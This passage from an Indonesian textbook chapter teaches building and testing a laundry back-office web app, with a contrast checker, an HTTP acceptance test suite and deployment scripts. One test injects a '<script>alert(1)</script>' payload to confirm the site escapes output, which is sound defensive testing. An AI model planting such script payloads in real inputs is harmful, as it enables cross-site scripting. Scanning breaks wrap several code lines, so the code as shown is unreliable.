button.primary, .button.primary { background: var(--brand); border-color: var(--brand);
color: var(--brand-ink); }
button.danger { border-color: var(--danger); color: var(--danger); }
button.link { border: 0; background: none; color: var(--brand); padding: 0; text-
decoration: underline; }
form.inline { display: inline; }
.actions { white-space: nowrap; }
.msg, .err { padding: var(--step) calc(var(--step) * 2); border-radius: 6px; }
.msg { background: var(--ok-bg); color: var(--ok-ink); }
.err { background: var(--err-bg); color: var(--err-ink); }
.err:empty { display: none; }  /* an empty message box would still show its color */
span.err { display: inline-block; margin-top: calc(var(--step) / 2); }
footer { text-align: center; color: var(--muted); font-size: 0.875rem; padding: calc(var(--
step) * 4); }
/* A phone: the table becomes one card per row, and nothing scrolls sideways. */
@media (max-width: 40rem) {
  main { padding: calc(var(--step) * 2); }
  thead { display: none; }
  table, tbody, tr, td { display: block; width: 100%; }
  tr { border-bottom: 1px solid var(--line); padding: var(--step) 0; }
  td { border: 0; padding: calc(var(--step) / 4) calc(var(--step) * 1.5); }
  td.num { text-align: left; }
}
```

Memeriksa aturan 2 dengan program. Tidak seorang pun seharusnya menghitung Persamaan (12.1) sampai Persamaan (12.3) dengan tangan untuk setiap pasangan warna. **Kode 12.15** membaca token warna dari `style.css` dan mencetak rasio setiap warna teks di atas latar tempat warna itu dipakai, ditambah satu pasangan lagi yang sebentar lagi akan kita temui.

Kode 12.15 `contrast.py`: rasio kontras setiap warna teks dalam *stylesheet*, menurut Persamaan (12.1) sampai Persamaan (12.3).

```
# contrast.py - Problem 12.3: is every text color of style.css readable on its background?
# Reads the color tokens from style.css and prints the WCAG contrast ratio of each pair.
#     python contrast.py [style.css]
import re
import sys

PAIRS = [("ink", "paper"), ("ink", "canvas"), ("muted", "paper"), ("muted", "canvas"),
         ("brand", "paper"), ("brand-ink", "brand"), ("ok-ink", "ok-bg"), ("err-ink", "err-
bg"),
         ("danger", "paper")]


def luminance(hex_color):
    """Relative luminance of an sRGB color such as #0b5cad: 0 for black, 1 for white."""
    channels = [int(hex_color[i:i + 2], 16) / 255 for i in (1, 3, 5)]
    r, g, b = [c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4 for c in
channels]
    return 0.2126 * r + 0.7152 * g + 0.0722 * b


def ratio(fg, bg):
    lighter, darker = sorted((luminance(fg), luminance(bg)), reverse=True)
    return (lighter + 0.05) / (darker + 0.05)


css = open(sys.argv[1] if len(sys.argv) > 1 else "style.css", encoding="utf-8").read()
tokens = dict(re.findall(r"--([a-z-]+):\s*(#[0-9a-fA-F]{6})", css))
print(f"{'text on background':<22} {'ratio':>7}  normal text (4.5)  large text (3.0)")
for fg, bg in PAIRS + [("#9aa5b1", "paper")]:                    # the last pair is the
tempting grey
    f, b = tokens.get(fg, fg), tokens[bg]
    r = ratio(f, b)
    print(f"{fg + ' on ' + bg:<22} {r:>6.2f}:1  {'pass' if r >= 4.5 else 'FAIL':<17}
{'pass' if r >= 3 else 'FAIL'}")
```

Kode 12.16 adalah program yang sama dalam Java. Keduanya mencetak tabel yang sama, karakter demi karakter:

Kode 12.16 `Contrast.java`: pemeriksaan yang sama dalam Java.

```java
// Contrast.java - Problem 12.3: the WCAG contrast ratio of every text color of style.css.
//   javac Contrast.java && java Contrast style.css
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.*;
import java.util.regex.*;

public class Contrast {
    static final String[][] PAIRS = {{"ink", "paper"}, {"ink", "canvas"}, {"muted",
"paper"}, {"muted", "canvas"},
            {"brand", "paper"}, {"brand-ink", "brand"}, {"ok-ink", "ok-bg"}, {"err-ink",
"err-bg"},
            {"danger", "paper"}, {"#9aa5b1", "paper"}};             // the last pair is the
tempting grey

    /** Relative luminance of an sRGB color such as #0b5cad: 0 for black, 1 for white. */
    static double luminance(String hex) {
        double[] c = new double[3];
        for (int i = 0; i < 3; i++) {
            double v = Integer.parseInt(hex.substring(1 + 2 * i, 3 + 2 * i), 16) / 255.0;
            c[i] = v <= 0.04045 ? v / 12.92 : Math.pow((v + 0.055) / 1.055, 2.4);
        }
        return 0.2126 * c[0] + 0.7152 * c[1] + 0.0722 * c[2];
    }

    static double ratio(String fg, String bg) {
        double a = luminance(fg), b = luminance(bg);
        return (Math.max(a, b) + 0.05) / (Math.min(a, b) + 0.05);
    }

    public static void main(String[] args) throws Exception {
        String css = Files.readString(Path.of(args.length > 0 ? args[0] : "style.css"));
        Map<String, String> tokens = new HashMap<>();
        Matcher m = Pattern.compile("--([a-z-]+):\\s*(#[0-9a-fA-F]{6})").matcher(css);
        while (m.find()) tokens.put(m.group(1), m.group(2));
        System.out.printf("%-22s %7s  normal text (4.5)  large text (3.0)%n", "text on
background", "ratio");
        for (String[] p : PAIRS) {
            double r = ratio(tokens.getOrDefault(p[0], p[0]), tokens.get(p[1]));
            System.out.printf(Locale.ROOT, "%-22s %6.2f:1  %-17s  %s%n", p[0] + " on " +
p[1], r,
                    r >= 4.5 ? "pass" : "FAIL", r >= 3 ? "pass" : "FAIL");
        }
    }
}
```

```
text on background       ratio  normal text (4.5)  large text (3.0)
ink on paper            14.76:1  pass               pass
ink on canvas           13.62:1  pass               pass
muted on paper           6.46:1  pass               pass
muted on canvas          5.96:1  pass               pass
brand on paper           6.67:1  pass               pass
brand-ink on brand       6.67:1  pass               pass
ok-ink on ok-bg          8.22:1  pass               pass
err-ink on err-bg        6.94:1  pass               pass
danger on paper          6.57:1  pass               pass
#9aa5b1 on paper         2.50:1  FAIL               FAIL
```

Seperti apa tampaknya. Gambar 12.4 dan **Gambar 12.5** adalah daftar harga dan halaman gerai versi JSP, dan **Gambar 12.6** adalah daftar harga selebar layar ponsel. Semuanya diambil oleh program, di peramban Chromium tanpa layar, dari situs yang sedang berjalan (Soal 12.4 memperlihatkan caranya).

Profitina Laundry Back Office Price list Outlets Data model Log out Hendra Wijaya

Price list

Search e.g. dry cleaning Search Add a service

ID	DESCRIPTION	PRICE	BILLS	ACTIONS
S0001	Wash, dry & fold (per kg)	Rp 8.000	1368	Edit Delete
S0002	Express wash & fold, 1 day (per kg)	Rp 12.000	405	Edit Delete
S0003	Ironing only (per kg)	Rp 6.000	256	Edit Delete
S0004	Dry cleaning - shirt/blouse (per item)	Rp 20.000	157	Edit Delete
S0005	Dry cleaning - suit 2 pieces (per item)	Rp 65.000	64	Edit Delete
S0006	Dry cleaning - dress/kebaya (per item)	Rp 45.000	82	Edit Delete
S0007	Dry cleaning - jacket (per item)	Rp 40.000	78	Edit Delete
S0008	Bed cover, any size (per item)	Rp 35.000	170	Edit Delete

Gambar 12.4 Fitur F1, daftar harga, disajikan halaman JSP di atas MiniJSP. Angka rata kanan; Delete berwarna merah dan meminta konfirmasi.

Profitina Laundry Back Office Price list Outlets Data model Log out Hendra Wijaya

Outlets

Open an outlet


Profitina Laundry Rungkut O01
Jl. Kenari Raya No. 21, Rungkut, Surabaya 60293
Phone 031-0000-2101 · open since 2019-01-05
5 staff **9** in the queue
Edit Close

Profitina Laundry Keputih O02
Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111
Phone 031-0000-2102 · open since 2022-02-01
5 staff **9** in the queue
Edit Close

Profitina Laundry Wiyung O03
Jl. Cempaka Indah No. 45, Wiyung, Surabaya 60228
Phone 031-0000-2103 · open since 2026-01-12
4 staff **5** in the queue
Edit Close

Profitina Laundry · three outlets in Surabaya · sample data to 30 September 2026

Gambar 12.5 Fitur F5, gerai sebagai kartu, masing-masing dengan staf dan antreannya.



Gambar 12.6 Daftar harga yang sama selebar 390 piksel: kepala halaman berpindah baris, dan setiap baris tabel menjadi kartu kecil.

Baris demi baris. Di `:root`, setiap baris `--nama: nilai;` mendefinisikan *custom property* yang dapat dibaca setiap aturan dengan `var(--nama)`; tidak ada bagian lain berkas ini yang memuat warna. `font: 1rem/1.5 system-ui, …` mengatur ukuran dan tinggi baris sekaligus serta memakai huruf antarmuka sistem operasi itu sendiri, yang sudah terpasang dan sudah disetel untuk layar. `font-variant-numeric: tabular-nums` membuat setiap digit sama lebar, sehingga `Rp 8.000` dan `Rp 65.000` sejajar di kanan. `:focus-visible` menggambar garis tepi hanya bila fokus datang dari papan ketik, sehingga pengguna tetikus tidak melihatnya setelah setiap klik. Blok `@media (max-width: 40rem)` hanya berlaku di layar sempit: blok itu menyembunyikan kepala tabel dan menjadikan setiap baris dan sel sebuah blok, sehingga sel-sel satu baris bertumpuk ke bawah. `.err:empty { display: none; }` menyembunyikan kotak pesan yang kosong; Razor mencetak `<span class="err">` kosong untuk setiap isian yang tidak bermasalah, dan tanpa baris ini masing-masing akan tampak sebagai garis merah muda kecil.

Penyelesaian keliru yang menggoda. Jadikan teks sekunder abu-abu muda yang lembut, `#9aa5b1`, karena tampak elegan di monitor terang milik perancang. Baris terakhir keluaran program adalah abu-abu itu di atas putih: 2,50 : 1, gagal bahkan untuk teks besar. Di ponsel di bawah terik matahari, atau bagi siapa saja yang matanya tidak lagi berumur dua puluh, teks itu tidak elegan; teks itu hilang. Kesalahan yang sama mempunyai saudara: menghapus garis tepi fokus (`outline: none`) karena "tampak berantakan", sehingga pengguna papan ketik tidak dapat melihat di mana mereka berada.

UJI DIRI. Pemilik ingin warna merek menjadi jingga, `#f28c28`, dengan teks putih pada tombol. Apakah teks putih di atas jingga itu lulus aturan 2 untuk label tombol berukuran biasa? Apa yang akan Anda lakukan?

Jawaban. Tulis `--brand: #f28c28;` di `style.css` lalu jalankan `python contrast.py`: pasangan `brand-ink on brand` menghasilkan sekitar 2,45 : 1, gagal. Pertahankan jingganya dan ganti teksnya: tinta gelap di atas jingga (`--brand-ink: #1f2933`) lulus dengan mudah, atau gelapkan jingganya sampai putih lulus. Apa pun pilihannya, programlah, bukan tebakan, yang menyatakan kapan masalahnya beres.

12.4.4 Soal 12.4 — Bukti, laporan, *hosting*, dan repositori

SOAL. Make a report with the database design, a list of features, screenshots and a brief explanation of each feature; state each team member's job and share of the work; upload the website to a free web host and the source code to a public repository.

Dengan kata lain: buatlah laporan berisi rancangan basis data, daftar fitur, tangkapan layar, dan penjelasan singkat setiap fitur; nyatakan tugas dan bagian kerja setiap anggota tim; unggah situs web ke *hosting* gratis dan kode sumbernya ke repositori publik.

Dengan bahasa kita sendiri. Empat bagian penyerahan. Tangkapan layar memperlihatkan bahwa sebuah fitur pernah bekerja satu kali, di satu mesin, pada satu hari. Kita lebih dulu menambahkan sesuatu yang lebih kuat: *uji penerimaan* (*acceptance test*), program yang memakai situs web persis seperti peramban dan memeriksa setiap fitur, sehingga "sudah bekerja" dapat dibuktikan lagi dalam satu detik setelah setiap perubahan. Lalu tangkapan layar, yang juga diambil oleh program. Lalu laporan, lalu paket yang dapat dijalankan *host* Java, lalu repositori yang berisi kode dan tidak ada yang lain.

Uji penerimaan. Kode 12.17 tidak tahu apa-apa tentang cara situs itu dibangun, hanya apa yang harus dilakukannya. Program ini berbicara HTTP, menyimpan *cookie*, dan tidak pernah mengikuti *redirect* dengan sendirinya, sebab ia ingin *melihat* setiap 302. Ia menemukan jalannya di antara halaman melalui beberapa tanda tetap yang dicetak ketiga versi: pesan sekali tampil `<p class="msg">`, galat `<p class="err">`, satu `<td>S0001</td>` per layanan, satu `<section class="card">` per gerai, dan isian tersembunyi `csrf`. Karena tidak bergantung pada hal lain, uji yang sama memeriksa versi JSP, Java, dan Python; hanya alamatnya yang berbeda, dan tabel `PATHS` memuat kedua ejaannya.

Kode 12.17 `acceptance.py`: 21 pemeriksaan Back Office melalui HTTP sungguhan, untuk ketiga versi mana pun.

```
# acceptance.py - Problem 12.4: check the eight features of the Laundry Back Office over
real HTTP.
# The same checks run against every version; only the addresses differ:
#     python3 acceptance.py jsp  http://127.0.0.1:9201      (the JSP pages on MiniJSP or
Tomcat)
#     python3 acceptance.py java http://127.0.0.1:9202      (the JDK HttpServer version)
#     python3 acceptance.py py   http://127.0.0.1:9203      (the Flask version)
# Give the server a FRESH copy of laundry.db: the checks add, change and delete rows.
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

PATHS = {
    "jsp": {"login": "/login.jsp", "logout": "/logout.jsp", "services": "/services.jsp",
            "service_form": "/service-form.jsp", "service_delete": "/service-delete.jsp",
            "outlets": "/outlets.jsp", "outlet_form": "/outlet-form.jsp", "outlet_delete":
"/outlet-delete.jsp"},
    "web": {"login": "/login", "logout": "/logout", "services": "/services",
            "service_form": "/services/form", "service_delete": "/services/delete",
            "outlets": "/outlets", "outlet_form": "/outlets/form", "outlet_delete":
"/outlets/delete"},
}


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):          # we want to SEE every 302, not follow it
        return None


class Browser:
    def __init__(self, base, paths):
        self.base, self.p = base, paths
        self.jar = http.cookiejar.CookieJar()
        self.opener =
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(self.jar), NoRedirect)

    def go(self, name, method="GET", query=None, form=None):
        url = self.base + self.p[name] + ("?" + urllib.parse.urlencode(query) if query else
"")
        data = urllib.parse.urlencode(form).encode() if form is not None else None
        req = urllib.request.Request(url, data=data, method=method)
        try:
            with self.opener.open(req) as r:
                return r.status, r.headers.get("Location", ""), r.read().decode()
        except urllib.error.HTTPError as e:
            return e.code, e.headers.get("Location", ""), e.read().decode()
```

Kode 12.17 (Lanjutan) *acceptance.py: 21 pemeriksaan Back Office melalui HTTP sungguhan, untuk ketiga versi mana pun.*

```
    def token(self):
        return re.search(r'name="csrf" value="([0-9a-f]{32})"',
self.go("services")[2]).group(1)

    def session_id(self):                        # JSESSIONID (JSP), SID (JDK server) or
session (Flask)
        cookies = {c.name: c.value for c in self.jar}
        return cookies.get("JSESSIONID") or cookies.get("SID") or cookies.get("session",
"")


def flash(html):
    m = re.search(r'<p class="(msg|err)"[^>]*>(.*?)</p>', html, re.S)
    return m.group(2).strip() if m else ""


def main():
    flavor, base = sys.argv[1], sys.argv[2].rstrip("/")
    b = Browser(base, PATHS["jsp" if flavor == "jsp" else "web"])
    results = []

    def check(name, ok, detail):
        results.append(ok)
        print(("PASS " if ok else "FAIL ") + name + ": " + detail)

    s, loc, _ = b.go("services")
    check("A1 guard", s == 302 and "login" in loc, f"not logged in -> {s} {loc}")
    s, _, html = b.go("login", "POST", form={"email": "owner@profitina-laundry.example",
"password": "wrong"})
    check("A2 wrong password", s == 401 and "Wrong e-mail" in html, f"{s}, message shown")
    s, _, _ = b.go("login", "POST", form={"email": "kasir1@profitina-laundry.example",
"password": "Kasir#2026"})
    check("A3 cashier refused", s == 401, f"a cashier's correct password -> {s}")
    before = b.session_id()
    s, loc, _ = b.go("login", "POST", form={"email": "owner@profitina-laundry.example",
"password": "Owner#2026"})
    check("A4 owner login", s == 302 and "services" in loc and b.session_id() != before,
          f"{s} {loc}, new session id: {b.session_id() != before}")
    t = b.token()

    html = b.go("services")[2]
    ids = re.findall(r"<td>(S\d{4})</td>", html)
    check("F1 list", len(ids) == 12 and "Rp 65.000" in html, f"{len(ids)} services, S0005
costs Rp 65.000")
    ids = re.findall(r"<td>(S\d{4})</td>", b.go("services", query={"q": "dry clean"})[2])
    check("F1 search", ids == ["S0004", "S0005", "S0006", "S0007"], f"'dry clean' -> {'
'.join(ids)}")
    s, _, html = b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"Sneaker whitening (per pair)", "price": "0"})
    check("F2 refused", s == 422 and "Rp 1" in flash(html), f"{s} {flash(html)}")
    s, loc, _ = b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"Sneaker whitening (per pair)", "price": "55000"})
    html = b.go("services")[2]
    check("F2 add", s == 302 and "<td>S0013</td>" in html, f"{s}, then: {flash(html)} S0013
listed")
    s, _, _ = b.go("service_form", "POST", form={"csrf": t, "id": "S0013", "description":
"Sneaker whitening (per pair)", "price": "50000"})
    html = b.go("services", query={"q": "S0013"})[2]
```

Kode 12.17 (Lanjutan) *acceptance.py: 21 pemeriksaan Back Office melalui HTTP sungguhan, untuk ketiga versi mana pun.*

```
    check("F3 edit", s == 302 and "Rp 50.000" in html, f"{s}, S0013 now Rp 50.000")
    s, _, _ = b.go("service_delete", "POST", form={"csrf": t, "id": "S0001"})
    html = b.go("services")[2]
    check("F4 refused", "cannot be deleted" in flash(html), flash(html))
    b.go("service_delete", "POST", form={"csrf": t, "id": "S0013"})
    html = b.go("services")[2]
    check("F4 delete", "S0013 deleted" in flash(html) and "<td>S0013</td>" not in html,
flash(html))

    html = b.go("outlets")[2]
    cards = html.count('<section class="card">')
    queues = re.findall(r"<b>(\d+)</b> in the queue", html)
    check("F5 outlets", cards == 3 and queues == ["9", "9", "5"], f"{cards} outlets, queues
{'/'.join(queues)}")
    form = {"csrf": t, "id": "", "name": "Profitina Laundry Mulyosari", "address": "Jl.
Mulyosari No. 3, Surabaya",
            "phone": "031-0000-2104", "opened": "2026-10-01"}
    s, _, html = b.go("outlet_form", "POST", form=dict(form, opened="1 October"))
    check("F6 refused", s == 422 and "2026-10-01" in flash(html), f"{s} {flash(html)}")
    s, _, _ = b.go("outlet_form", "POST", form=form)
    html = b.go("outlets")[2]
    check("F6 open", s == 302 and "Mulyosari <small>O04</small>" in html, f"{s}, then:
{flash(html)}")
    s, _, _ = b.go("outlet_form", "POST", form=dict(form, id="O04", phone="031-0000-2199"))
    html = b.go("outlets")[2]
    check("F7 edit", s == 302 and "031-0000-2199" in html, f"{s}, O04 phone now 031-0000-
2199")
    b.go("outlet_delete", "POST", form={"csrf": t, "id": "O01"})
    html = b.go("outlets")[2]
    check("F8 refused", "cannot be closed" in flash(html), flash(html))
    b.go("outlet_delete", "POST", form={"csrf": t, "id": "O04"})
    html = b.go("outlets")[2]
    check("F8 close", "O04 closed" in flash(html) and html.count('<section class="card">')
== 3, flash(html))

    s, _, _ = b.go("service_delete", "POST", form={"id": "S0012"})
    check("S1 no token", s == 403, f"a POST without the form token -> {s}")
    s, _, _ = b.go("service_delete")
    check("S2 GET delete", s == 405, f"GET on a delete address -> {s}")
    b.go("service_form", "POST", form={"csrf": t, "id": "", "description":
"<script>alert(1)</script>", "price": "100"})
    html = b.go("services", query={"q": "script"})[2]
    check("S3 escaping", "&lt;script&gt;" in html and "<script>alert" not in html, "the
description is shown, not run")
    b.go("service_delete", "POST", form={"csrf": t, "id": "S0013"})
    s, loc, _ = b.go("logout", "POST", form={"csrf": t})
    s2, loc2, _ = b.go("services")
    check("A5 logout", s == 302 and s2 == 302 and "login" in loc2, f"{s} {loc}; afterwards
/services -> {s2}")
    print(f"{sum(results)} of {len(results)} checks passed")
    sys.exit(0 if all(results) else 1)
```

Kode 12.17 (Lanjutan) *acceptance.py: 21 pemeriksaan Back Office melalui HTTP sungguhan, untuk ketiga versi mana pun.*

```
if __name__ == "__main__":
    main()
```

Kode 12.18 memberi setiap putaran salinan basis data yang baru, menjalankan satu versi, menunggu sampai versi itu menjawab, menjalankan uji, lalu menghentikan *server* lagi.

Kode 12.18 `run_acceptance.sh`: satu versi, satu basis data baru, satu putaran, lalu *server* dihentikan.


```
#!/usr/bin/env bash
# run_acceptance.sh - start one version of the Back Office on a FRESH copy of the database,
# run acceptance.py against it, and stop the server again.
#     bash tests/run_acceptance.sh jsp|java|py        (from the Chapter12 folder)
set -euo pipefail
cd "$(dirname "$0")/.."
work=$(mktemp -d)
cp data/laundry.db "$work/laundry.db"
export LAUNDRY_DB_URL="jdbc:sqlite:$work/laundry.db" LAUNDRY_DB="$work/laundry.db"
case "$1" in
  jsp)  port=9201; (cd jsp && rm -rf out && mkdir out \
          && javac -encoding UTF-8 --release 17 -d out $(find src ../minijsp/src -name
'*.java') \
          && exec java -Dminijsp.work="$work/work" -cp "out:../lib/sqlite-jdbc-
3.53.2.0.jar" \
                minijsp.Main serve webapp $port) > "$work/server.log" 2>&1 & ;;
  java) port=9202; (cd java && rm -rf out && mkdir out \
          && javac -encoding UTF-8 --release 17 -d out BackOffice.java $(find ../jsp/src -
name '*.java') \
          && exec java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" BackOffice $port) >
"$work/server.log" 2>&1 & ;;
  py)   port=9203; (cd python && exec python3 back_office.py $port) > "$work/server.log"
2>&1 & ;;
  *)    echo "usage: $0 jsp|java|py"; exit 2 ;;
esac
server=$!
trap 'kill $server 2>/dev/null; rm -rf "$work"' EXIT
for _ in $(seq 1 60); do curl -s -o /dev/null "http://127.0.0.1:$port/" && break; sleep
0.5; done
python3 tests/acceptance.py "$1" "http://127.0.0.1:$port"
```

Dijalankan terhadap halaman JSP, `bash tests/run_acceptance.sh jsp` mencetak keluaran berikut; versi Java dan Python mencetak 21 baris yang sama, hanya saja alamat mereka tanpa `.jsp`.

```
PASS A1 guard: not logged in -> 302 login.jsp
PASS A2 wrong password: 401, message shown
PASS A3 cashier refused: a cashier's correct password -> 401
PASS A4 owner login: 302 services.jsp, new session id: True
PASS F1 list: 12 services, S0005 costs Rp 65.000
PASS F1 search: 'dry clean' -> S0004 S0005 S0006 S0007
PASS F2 refused: 422 The price must be from Rp 1 to Rp 99.999.
PASS F2 add: 302, then: Service added. S0013 listed
PASS F3 edit: 302, S0013 now Rp 50.000
PASS F4 refused: Service S0001 appears on bills and cannot be deleted.
PASS F4 delete: Service S0013 deleted.
PASS F5 outlets: 3 outlets, queues 9/9/5
PASS F6 refused: 422 The opening date must look like 2026-10-01.
PASS F6 open: 302, then: Outlet opened.
PASS F7 edit: 302, O04 phone now 031-0000-2199
PASS F8 refused: Outlet O01 still has employees or bills and cannot be closed.
PASS F8 close: Outlet O04 closed.
PASS S1 no token: a POST without the form token -> 403
PASS S2 GET delete: GET on a delete address -> 405
PASS S3 escaping: the description is shown, not run
PASS A5 logout: 302 login.jsp; afterwards /services -> 302
21 of 21 checks passed
```

Tangkapan layar oleh program. `tests/screenshots.py` melakukan *login* dengan Playwright, pustaka yang mengendalikan peramban Chromium sungguhan dari Python [11], mengisi formulir, lalu menyimpan tangkapan layar **Gambar 12.4** sampai **Gambar 12.6** serta

Gambar 12.7. Program mengambil gambar yang sama setelah setiap perubahan, sehingga gambar dalam laporan tidak pernah memperlihatkan situs minggu lalu.



Gambar 12.7 Fitur F2 menolak harga 0: status 422, pesan di atas, dan apa yang sudah diketik tetap berada di isian.

Laporannya. Tabel 12.4 mendaftar bagian-bagiannya dan, untuk masing-masing, artefak bab ini yang menyediakannya. Tidak ada isi laporan yang perlu diketik berdasarkan ingatan bila sebuah program dapat mencetaknya.

Tabel 12.4 Bagian-bagian laporan dan asal masing-masing.

Bagian	Isinya	Asalnya
Rancangan basis data	model konseptual; model fisik	**Gambar 12.2**; keluaran `SchemaReport` atau `schema_report.py`
Fitur	satu baris per fitur: apa, siapa, permintaan, CRUD	**Tabel 12.3**
Bukti	satu tangkapan layar dan dua atau tiga kalimat per fitur; putaran uji penerimaan	`screenshots.py`; keluaran **Kode 12.17**
Rancangan tampilan	keenam aturan; tabel kontras	Soal 12.3; keluaran `contrast.py`
Cara menjalankan dan memasang	perintah, pengaturan, alamat situs yang hidup	`README.md`; **Kode 12.19**, **Kode 12.20**
Tim	keluaran dan bagian setiap anggota	tabel seperti yang diuraikan di bawah

Bagian kerja tim. Persentase sendirian tidak banyak artinya. Sebutkan, untuk setiap anggota, hal-hal konkret yang diserahkannya, yang masing-masing dapat ditemukan orang lain: "Putri: model data dan `Office.java` (fitur F1 sampai F8), uji penerimaan; 55%. Tanoyo: semua halaman JSP, *stylesheet* dan pemeriksaan kontras, tangkapan layar, pemasangan; 45%." Riwayat repositori mendukung pernyataan itu (siapa mengubah berkas mana), tetapi jumlah *commit* bukan ukuran kerja: satu *commit* model yang cermat lebih berharga daripada dua puluh *commit* yang memperbaiki salah ketik. Sepakati tabelnya bersama sebagai tim sebelum laporan diserahkan.

Paket untuk Tomcat. Aplikasi JSP dipasang sebagai berkas *WAR* (*web archive*): berkas ZIP dengan halaman-halaman di tingkat teratas, kelas-kelas terkompilasi di bawah `WEB-INF/classes`, pustaka di bawah `WEB-INF/lib`, dan deskriptor `WEB-INF/web.xml`. **Kode 12.19** membangunnya dengan `javac` dan `jar` milik JDK sendiri. Modelnya sama sekali tidak memerlukan pustaka *servlet*, dan karena itulah langkah ini bekerja di JDK mana pun; halaman-halamannya sendiri dikompilasi Tomcat ketika pertama kali diminta [12]. Tomcat tidak menyertakan JSTL, sehingga kedua *jar*-nya harus ditaruh di `jsp/lib-extra/` lebih dulu; skripnya memberi tahu bila keduanya tidak ada.

Kode 12.19 `build-war.sh`: Back Office sebagai `dist/laundry.war` untuk Tomcat 10.1 atau lebih baru.

```
#!/usr/bin/env bash
# build-war.sh - package the Back Office as dist/laundry.war for Tomcat 10.1 or newer.
# The model classes need no servlet API at all; the JSP pages are compiled by Tomcat
itself.
set -euo pipefail
cd "$(dirname "$0")"
rm -rf build dist && mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac -encoding UTF-8 --release 17 -d build/WEB-INF/classes $(find src -name '*.java')
cp -r webapp/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
cp lib-extra/*.jar build/WEB-INF/lib/ 2>/dev/null || echo "note: lib-extra/ has no JSTL
jars; see lib-extra/README.md"
(cd build && jar --create --file ../dist/laundry.war .)
echo "built dist/laundry.war ($(unzip -l dist/laundry.war | tail -1 | awk '{print $2}')
entries)"
```

```
note: lib-extra/ has no JSTL jars; see lib-extra/README.md
built dist/laundry.war (27 entries)
```

Di mesin yang memiliki Tomcat, salin `dist/laundry.war` ke folder `webapps` Tomcat sebagai `ROOT.war`, isi variabel lingkungan `LAUNDRY_DB_URL` dengan basis datanya (misalnya `jdbc:sqlite:/srv/laundry/laundry.db`), lalu jalankan Tomcat; situsnya menjawab di *port* 8080. Langkah terakhir itu tidak dapat dijalankan untuk buku ini, karena Tomcat tidak dapat diunduh di sini.

